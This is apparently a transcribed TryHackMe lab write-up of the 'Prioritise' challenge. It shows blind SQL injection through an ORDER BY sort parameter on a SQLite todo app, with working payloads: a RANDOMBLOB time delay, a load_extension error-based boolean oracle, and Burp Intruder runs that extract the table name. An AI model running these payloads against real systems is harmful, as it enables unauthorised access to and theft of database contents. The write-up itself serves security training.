
TryHackMe - Prioritise Challenge (Understanding different types of SQL techniques)


Objective:

The objective of this challenge help sharpen payload creation skills for SQL injection vulnerability. This is a Medium-level challenge on TryHackMe. This is a focus on less common SQL injection techniques on web applications.




In this challenge you will explore some less common SQL Injection techniques.

Exploring the Vulnerable Site:
Upon acquiring the website's IP address, fire up your trusty Burp Suite and paste in the vulnerable site's URL. The front page reveals a todo list, allowing you to add and sort items by Title, Done status, and Due Date. I started by adding three todo items with varying dates to get a feel for the application.



Nothing todo yet

After looking around and playing with the front page, I found that that the application incorporates the chosen sort option into the URL. Sorting by date appends 'order=date' and sorting by title appends 'order=title'. This implies a query structure like:



Prioritise

Your todo list

☐	Test	2023-11-05	Delete
☐	Test2	2023-11-06	Delete
☐	A Test	2023-11-07	Delete

Counting Columns:
The query seems to be something like this:
SELECT columns FROM table ORDER BY get(order)

UNION based is one of the most used SQL injections so I tried doing **UNION**, but we can't do **UNION** after **ORDER BY** as **ORDER BY** clause applies to the final result set, not to the individual result sets being combined.


500 Internal Server Error


```
10.10.216.103/?order=(SELECT%20*%20FROM%20docs%20ORDER%20BY%20id%20UNION%20SELECT%201,2,3)
```

Internal Server Error

The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.


If you want to apply sorting to the individual result sets before combining them with **UNION**, you'll need to use subqueries. By doing that, we are able to count the number of columns of the current table. Let's try to pass numeric indexes to the order parameter.

I started with index 1, I incremented until encountering a server error at index 5, indicating a total of 4 columns in the table.



Your todo list

- Test
- Test2
- A Test




Internal Server Error

The server encountered an internal error and was unable to comp

Determining the Database Type:

The next step was identifying the database type. To do this we need to try to inject different types of SQL injections.

A failed **SLEEP** statement query hinted at SQLite, which lacks a native **SLEEP** function.




Internal Server Error

The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.

This increases the probability of it being SQLite as there isn't a sleep statement in SQLite but there is a work around it with a weird payload.
To further confirm, I used a unique payload:
LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(2000000000/2))))
This basically generates a random blob of a certain size, converts it into hex and upper case and does a **LIKE** with ABCDEFG, this kind of makes it sleep of a certain

time. It effectively emulates a sleep function in SQLite, leading to a 15-second delay in the response.




```
10.10.216.103/?order=(LIKE(%27ABCDEFG%27,UPPER(HEX(RANDOMBLOB(2000000000/2)))))
```

Prioritise

Your todo list

- Test
- Test2
- A Test

As you can see, the response was delayed by 15sec.



Request:

```
GET /?order=(LIKE(%27ABCDEFG%27,UPPER(HEX(RANDOMBLOB(2000000000/2))))) HTTP/1.1
Host: 10.10.216.103
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
```

Response:

```
HTTP/1.1 500 INTERNAL SERVER ERROR
Content-Type: text/html; charset=utf-8
Content-Length: 290

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>
  500 Internal Server Error
</title>
<h1>
  Internal Server Error
```

Target: http://10.10.216.103

Done — 389 bytes | 15,377 millis

We already ruled out the Union based SQL injection because of the injection point being after **ORDER BY**. As well as Error based is also ruled out because when we do get an error there is not data present and the error is not related to the database.

Boolean Error Inferential injection:


This technique involves injecting a statement that is always true and one that is always false and note the response and check if there are any differences. If any difference is detected we can basically extract most of the information from the database.

A True statement generates an error and a False statement does not generate an error, we can determine if a statement is True or False if the error occurs or not.

Here, I have injected the following query:
SELECT+CASE+WHEN+(1=1)+THEN+load_extension(1)+ELSE+1+END)

There are specific queries to generate errors in every databases. For SQLite is load_extension function.


Here, 1=1 triggers an error, while 1=2 returns a 200 OK response. This enabled me to extract vital information from the database.



```
GET /?order=
(SELECT+CASE+WHEN+(1=2)+THEN+load_extension(1)+ELSE+1
+END) HTTP/1.1
Host: 10.10.216.103
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
 AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/110.0.5481.78 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9
,image/avif,image/webp,image/apng,*/*;q=0.8,applicati
on/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 5790

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8" />
    <meta
    name="viewport"
    content="width=device-width, initial-scale=1,
    shrink-to-fit=no"
    />

    <link
    rel="stylesheet"
    href="../static/css/bootstrap.min.css"
    crossorigin="anonymous"
    />
    <link
    rel="stylesheet"
    href="../static/css/font-awesome.min.css"
    crossorigin="anonymous"
    />
    <link
    rel="stylesheet"
    href="../static/css/bootstrap-datepicker.min.css
    "
    crossorigin="anonymous"
```


<u>Extracting Data:</u>
To uncover the table name, I utilized the SUBSTR function and tagged it with 'a'. By iterating through payloads from a-z and A-Z, I successfully retrieved the first character, 't', signifying that the table name starts with 't'.



```
GET /?order=
(SELECT+CASE+WHEN+((SELECT+SUBSTR(tbl_name,1,1)+FROM+
sqlite_master+WHERE+type='table'+LIMIT+1)='a')+THEN+l
oad_extension(1)+ELSE+1+END) HTTP/1.1
Host: 10.10.216.103
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
 AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/110.0.5481.78 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9
,image/avif,image/webp,image/apng,*/*;q=0.8,applicati
on/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 5790

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8" />
    <meta
    name="viewport"
    content="width=device-width, initial-scale=1,
    shrink-to-fit=no"
    />

    <link
    rel="stylesheet"
    href="../static/css/bootstrap.min.css"
    crossorigin="anonymous"
    />
    <link
    rel="stylesheet"
    href="../static/css/font-awesome.min.css"
    crossorigin="anonymous"
    />
    <link
    rel="stylesheet"
    href="../static/css/bootstrap-datepicker.min.css
    "
    crossorigin="anonymous"
```

And then put a tag on ‘a’




Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://10.10.216.103

[✓] Update Host header to match target

```
GET /?order=
(SELECT+CASE+WHEN+((SELECT+SUBSTR(tbl_name,1,1)+FROM+sqlite_master+WHERE+type='table'+LIMIT+1)='§a§')+THEN+load_extension(1)+ELSE+1+END
) HTTP/1.1
Host: 10.10.216.103
Upgrade-Insecure-Requests: 1
```


Selected a payload from a-z & A-Z




This payload type lets you configure a simple list of strings that are used as payloads.

```
a
b
c
d
e
f
g
```

As shown below we got back the character ‘t’. Hence we know that the table name starts with a ‘t’




Request ^	Payload	Status	Error	Timeout	Length	Comment
20	t	500	☐	☐	389	



```
GET /?order=(SELECT+CASE+WHEN+((SELECT+SUBSTR(tbl_name,1,1)+FROM+sqlite_master+WHERE+type='table'+LIMIT+1)='t')+THEN+load_extension(1)+ELSE+1+END)
HTTP/1.1
Host: 10.10.216.103
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
```

Next, we get the length of the table name by using LENGTH and inputting number with a try and error method.
After certain tries I got an error at 5, which means that the table name is 5 characters long.




Request

```
GET /?order=
(SELECT+CASE+WHEN+((SELECT+LENGTH(tbl_name,1,1)+FROM+sqlite_master+WHERE+type='table'+LIMIT+1)>10)+THEN+load_extension(1)+ELSE+1+
END) HTTP/1.1
Host: 10.10.216.103
```

Response

```
HTTP/1.1 500 INTERNAL SERVER ERROR
Content-Type: text/html; charset=utf-8
Content-Length: 290
```




Request

```
GET /?order=
(SELECT+CASE+WHEN+((SELECT+LENGTH(tbl_name)+FROM+sqlite_master+WHERE+type='table'+LIMIT+1)=4)+THEN+load_extension(1)+ELSE+1+END)
HTTP/1.1
Host: 10.10.216.103
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
Accept:
```

Response

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 5790

<!DOCTYPE html>
<html lang="en">
  <head>
```




Request

```
GET /?order=
(SELECT+CASE+WHEN+((SELECT+LENGTH(tbl_name)+FROM+sqlite_master+WHERE+type='table'+LIMIT+1)=5)+THEN+load_extension(1)+ELSE+1+END)
HTTP/1.1
Host: 10.10.216.103
Upgrade-Insecure-Requests: 1
```

Response

```
HTTP/1.1 500 INTERNAL SERVER ERROR
Content-Type: text/html; charset=utf-8
Content-Length: 290

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.
```

Add tags to the table name variable which is the position of the letter in the substrate, so we need it to go from 1 to 5




Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://10.10.216.103

```
GET /?order=(SELECT+CASE+WHEN+((SELECT+SUBSTR(tbl_name,§1§,1)+FROM+sqlite_master+WHERE+type='table'+LIMIT+1)='§a§')+THEN+load_extension(1)+ELSE+1+END) HTTP/1.1
Host: 10.10.216.103
Upgrade-Insecure-Requests: 1
```

Add the payload to be from 1 to 5 and the second payload stays the same a-z & A-Z



Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type def

Payload set: 1 — Payload count: 5
Payload type: Numbers — Request count: 10


Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range
Type: [✓ Sequential] Random
From: 1
To: 5
Step: 1
How many:

Number format
Base: [✓ Decimal] Hex
Min integer digits:
Max integer digits:
Min fraction digits: 0
Max fraction digits: 0

Examples
1
987654321



Payload sets

You can define one or more payload sets. The number of payload sets depends on the a


Payload set: 2 — Payload count: 26
Payload type: Simple list — Request count: 130

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.


t
u
v
w
x
y
z

Here we get the name of the table (todos)



Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
96	1	t	500	☐	☐	389	
72	2	o	500	☐	☐	389	
18	3	d	500	☐	☐	389	
74	4	o	500	☐	☐	389	
95	5	s	500	☐	☐	389	

